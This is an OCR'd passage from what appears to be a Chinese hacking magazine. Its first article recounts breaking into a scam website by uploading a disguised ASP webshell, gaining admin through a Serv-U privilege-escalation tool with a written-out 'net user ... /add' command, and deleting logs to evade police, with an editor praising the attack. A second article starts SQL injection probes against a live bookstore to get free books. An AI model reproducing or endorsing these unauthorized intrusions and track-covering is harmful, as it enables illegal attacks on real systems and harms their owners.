


图4

正在想如何得到WEBSHELL的时候，无意间看到了数据库备份功能！我立即将免杀的ASP小马后缀改成JPG，上传后找出它的相对路径是“Database/keloker.jpg”，通过备份功能将它备份为sds.asp，如图4，图5。（先传小马再传大马保险。）




图5

终于得到了WEBSHELL！先庆贺一下，随后传了大马，我喜欢用站长助手，因为比较简洁！

接下来要查看我的ASP木马有什么权限，如果低的话还需要再进行一系列提权！

首先我们浏览下C盘，竟然可以看到！如图6。




图6

看来管理员是个“弱智”！这个服务器是2003的，还装了瑞星。随后我又打开了D盘，E盘，只是没有执行的权限。只能看不能做？不爽！




图7

接下来的就是提权！首先扫描了下端口，发现开了3389，好兆头！本想通过CMD命令来添加用户却失败了！如图7。

（小编：废话，不是说连执行权限都没有吗？还想加用户！）

这时我突然想到了前面在浏览C:\Progra~1盘时发现了Serv-U！嘿嘿！大家想到了什么？利用这个提权吧！拿出前几天下载的GoldSun公布的ASP版Serv-U提权工具，如图8。




图8

因为打开了3389端口，我们只需要通过这个提权工具添加一个用户就可以登录了，在命令处把用户名和密码改下，变成：**cmd /c net user keloker love /add & net localgroup administrators keloker /add** 后提交就可以看到开始执行了！打开3389连上去，用刚加的用户keloker，密码love登录，如图9。（因为那个工具不管成功还是失败都会显示命令执行成功，所以必须自己事后验证到底是真成功还是假成功。）




图9

接下来就是查找这个骗子网站所在的目录，然后你想怎么做就怎么做了！报仇以后把日志删了以擦干净"脚印"，免得警察叔叔请偶去喝咖啡……

本次入侵并没什么新的技术，都是一些老的漏洞和管理员的疏忽！在此提醒各位在网上不要贪小便宜，要买东西一定要去正规网站！小K愿X档案越办越好！

小编点评："本次入侵并没有什么技术含量"是很多作者都喜欢写的一句套话，一般用来谦虚的。不过这篇文章的作者就不是谦虚了，看得出来作者的技术基础和一些概念还不够清晰，小编也不是看中文章的技术部分，而是欣赏本文的入侵目的性。长期以来，大部分的作者仅仅为了入侵而入侵，或者为了写文章骗稿费而入侵，这使得杂志看起来索然无味——入侵成功了又能做什么？挂马不道德，留后门以后再进来，可是我们要再进来做什么呢？没意思！本文的作者是因为朋友被骗而义愤填膺为朋友伸张正义反击骗子，从道德的角度来称之为侠，新手和菜鸟看了文章至少能够知道，我们学技术是为了保护自己和惩罚坏人。所以在这里我呼吁作者们写文章的时候多考虑一下文章的故事性情节，或者让入侵变得有意思一些。

（本文涉及到的ASP站长助手和Goldsun的ASP版Serv-U提权工具已经收录到光盘。）

免费图书免费拿之php注入

非零解& Adly [S.Y.C]

最近，心血来潮，突然也想学一下破解，就在baidu里开始搜索网络书店看看有没有什么便宜的书，就这样来到了一个php网站。前些日子看剑心的文章也学到了一些关于php注入，现在正好拿来练练手。

我在浏览器的地址栏提交 **http://www.*****.cn/book.php?id=857 and 1=1**，返回正常，继续提交 **http://www.*****.cn/book.php?id=857 and 1=2**，结果返回不正常，出现了错误提示：




图1




图2

